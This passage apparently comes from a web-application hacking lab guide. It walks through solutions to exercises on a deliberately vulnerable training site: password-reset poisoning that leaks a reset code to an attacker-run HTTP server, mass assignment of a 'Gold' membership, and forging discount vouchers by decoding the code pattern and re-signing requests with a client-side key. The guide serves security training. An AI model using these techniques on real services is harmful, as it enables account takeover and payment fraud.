Below the request is a search bar with '0 matches'. The 'Response' section is also expanded, showing tabs for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The raw response is as follows:

```
Content-Type: text/html; charset=utf-8
Location: /Account/ForgotPasswordConfirmation
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 08 Apr 2018 07:44:17 GMT
Connection: close
Content-Length: 152


<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/Account/ForgotPasswordConfirmation">here</a>.</h2>
</body></html>
```

Step 5: Start a python web server on port 80.

```
root@Kali:~# python3 -m http.server 80
```

```
(rootkali)-[~/tools]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Step 6: Open the password reset email and notice that the email reset link now has our custom domain and the original domain as its subdomain:




Step 7: Open the link and notice that python “SimpleHTTPServer” will receive a request containing the password reset code.

```
(root@kali) - [~/tools]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [11/Jul/2021 02:14:45] code 404, message File not found
127.0.0.1 - - [11/Jul/2021 02:14:45] "GET /Account/ResetPassword?code=h0NX50D6Ana/gcziUkSf2TfXUWYAbIgiWqhqb6skA2I=8userId=30806fb6-8453-4d1a-b783-4096770488aa HTTP/1.1" 404 -
127.0.0.1 - - [11/Jul/2021 02:14:45] code 404, message File not found
127.0.0.1 - - [11/Jul/2021 02:14:45] "GET /favicon.ico HTTP/1.1" 404 -
```

Step 8: By removing the injected domain from the password reset link we can go to the reset password page and change the account password.



Step 9: Using the newly set password we can login into the account.



Module: Business Logic and Authz Flaws


Mass Assignment

Challenge URL: <http://topup.webhacklab.com/api/user>


- Escalate privilege from a “bronze” user to a “gold” user through profile update to avail additional discount.

Solution:


Step 1: Login into the topup application and go to the profile page. Notice that the application shows that the user membership is “Bronze”.



Step 4: In the intercepted request add another JSON parameter "membership":"Gold" and send the request.



Step 5: Refresh the profile page and notice that the membership has been updated to "Gold".



Step 6: Select the same topup and notice that an additional membership discount of 20% is provided (being a Gold member).

The screenshot shows the O2 topup interface. At the top left is the O2 logo. To its right is the text '02'. In the top right corner is a 'Back' button with a left-pointing arrow. Below the logo, there is a list of charges: 'O2' (300 GBP), 'Service charge' (10 GBP), 'Voucher Discount' (NA), and 'Membership Discount (%)' (20). The 'Membership Discount (%)' row is highlighted with a red border. Below this list, the 'Total' is displayed as '248 GBP' in large pink text. Underneath the total, there is a section for 'Apply voucher code (if any)' with the text 'Apply voucher code and get up to 80% discount' and an 'Order Notes' field. At the bottom, there is a 'Voucher' input field, an 'APPLY' button, and a 'PAY NOW' button.

Step 7: To complete the payment process, use a random number as the credit card number (do not use a real credit card number).

The screenshot shows the NotSoSecure Payment Gateway interface. At the top left is the VISA logo. To its right is the text 'NotSoSecure Payment GateWay'. Below this is the 'Order Information' section, which contains a table with the following data: 'Order Id' (f6b05f85675d4c31aea3ba7f20408960), 'Information' (Recharge, You'll receive the recharge code and instructions on the email address you filled in. That way you'll always stay connected!), 'Amount' (248 GBP), and 'Email' (a redacted email address). Below the order information is the 'Credit Card Details' section. It contains a red warning message: '* Please don't use a real credit card. This is a notsosecure payment gateway'. Below the warning is a form with the following fields: 'Name on Card' (Dhruv Shah), 'Card Number' (9876543212345678), 'Month' (11), 'Year' (1111), and 'CVV' (represented by three black dots). At the bottom right of the form are 'PAY' and 'CANCEL' buttons.


Invite/Promo Code Bypass

Challenge URL: <http://topup.webhacklab.com/Shop/Topup>

- Identify the promo code generation mechanism for O2 Mobile.
- Brute-force and identify valid secret promo codes to get maximum discount on recharge (greater than 50%).

Solution:

Step 1: Login into the topup application and go to the vouchers feature. The application shows few promo codes to the user to get various discounts, such as 10%, 15%, 35% Cashback on Mobile topup/Bill Payments for different service providers.



Step 2: The coupon codes look random on the first look. However, a pattern seems to emerge on deep inspection of various voucher codes. The voucher codes seem to follow a pattern:

Hex Decode Coupon Code:

```
root@Kali:~# echo "4f324d31354d4152" | xxd -r -p
```

HexDecode[4f324d31354d4152] = O2M15MAR

O2M15MAR = ServiceProvider+DiscountValue+Month

4f324d31354d4152 5649523230415052 45434f31304d4159
O2M15MAR VIR20APR ECO10MAY

Note: Based on this analysis we can create a list of possible codes with higher discount value, for example:

- HexEncode[O2M40MAY] = 4f324d34304d4159
- HexEncode[O2M50MAY] = 4f324d35304d4159
- HexEncode[O2M60MAY] = 4f324d36304d4159

We can also use the script “coupon.py” (in /root/tools/coupons) to generate such tokens, as shown below:

```
root@Kali: ~/tools/coupons# python3 coupon.py 02M 60 | tee coupon_code.txt
```

```
(rootkali)-[~/tools/coupons]
└─# python3 coupon.py 02M 60 | tee coupon_code.txt
02M60JAN : 4f324d36304a414e
02M60FEB : 4f324d3630464542
02M60MAR : 4f324d36304d4152
02M60APR : 4f324d3630415052
02M60MAY : 4f324d36304d4159
02M60JUN : 4f324d36304a554e
02M60JUL : 4f324d36304a554c
02M60AUG : 4f324d3630415547
02M60SEP : 4f324d3630534550
02M60OCT : 4f324d36304f4354
02M60NOV : 4f324d36304e4f56
02M60DEC : 4f324d3630444543
```

Step 3: Input a sample coupon in the “coupon box” and capture the request. Provide a valid coupon value and forward the request, similarly, provide an invalid coupon value and forward the request. Based on the difference in response, we can identify if a provided coupon is valid or not.

- Valid Coupon code with valid signature response: "status": "1"
- Invalid/valid coupon code with the invalid signature response: “500 Internal server error”

Request

```
GET /api/voucher?code=4f324d31354d4152&pid=11&sig=C3AAF90FED2A0800F1A496E5F9214BBF236B5111609AAC93C6CD31CB67EFE92 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=3
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmV4dWVmbmFtZSI6InNhbmpheUBub3Rzb3NlY3VyZS5jb20iLCJlbWFpbCI6InNhbmpheUBub3Rzb3NlY3VyZS5jb20iLCJpc3MiOiJodHRwOi8vbG9jYXRob3N0OjU1NDMyLyIsImV4cCI6MTU0OTk3ODU2MiwibmJmIjoxNTQ4NzY4OTYyYQ.XVYp8OzvHAKnZrlpVXssTWQ
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 01 Feb 2019 13:31:35 GMT
Connection: close
Content-Length: 259

{"code": "ZOGGjzw3yugnJcP9CpWNqwbLhuVzWur6L2YtiaQea2E=", "active": "True", "status": "1", "value": 15, "validity": 10, "title": "Flat upto 15 Cashback on Mobile Topup/Bill Payments", "description": "Flat upto 15 Cashback on Mobile Topup/Bill Payments", "imageUrl": "02.jpg"}
```

Step 4: The application validates the “sig” parameter based on request data, so application gives 500 with changing code value.

Request


```
GET /api/voucher?code=4f324d31354d4153&pid=11&sig=C3AAF90FED2A0800F1A496E5F9214BBF236B5111609AAC93C6CD31CB67EFE92 HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/shop/checkout?id=3
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmV4dWVmbmFtZSI6InNhbmpheUBub3Rzb3NlY3VyZS5jb20iLCJlbWFpbCI6InNhbmpheUBub3Rzb3NlY3VyZS5jb20iLCJpc3MiOiJodHRwOi8vbG9jYXRob3N0OjU1NDMyLyIsImV4cCI6MTU0OTk3ODU2MiwibmJmIjoxNTQ4NzY4OTYyYQ.XVYp8OzvHAKnZrlpVXssTWQ
```

Response

```
HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 01 Feb 2019 13:31:27 GMT
Connection: close
Content-Length: 36

{"message": "An error has occurred."}
```

Step 5: Observe the JavaScript code in the “checkout” page, it shows the method used to generate the “sig” parameter with the static key used for encryption purposes.



Step 6: Regenerate the “sig” parameter for updated code value using the script provided. There are two arguments the script accepts; the first argument is “code” parameter, and the second argument is “pid” parameter:

```
root@kali: ~/tools/coupons# python3 coupon_request_sig.py 4f324d31354d4153 11
```

```
(root@kali) - [~/tools/coupons]
# python3 coupon_request_sig.py 4f324d31354d4153 11
4f324d31354d4153:39D6D6566D2608A93B55D65DA9E9079509A177E8D297A4DB5EC6246EEC07BFA1
```


Step 7: Replace the “sig” parameter with the value generated using the above step. Now the “sig” parameter is validated successfully without errors, and it then proceeds to check the coupon’s validity. In this case, the coupon is invalid, so it returns the status as invalid.



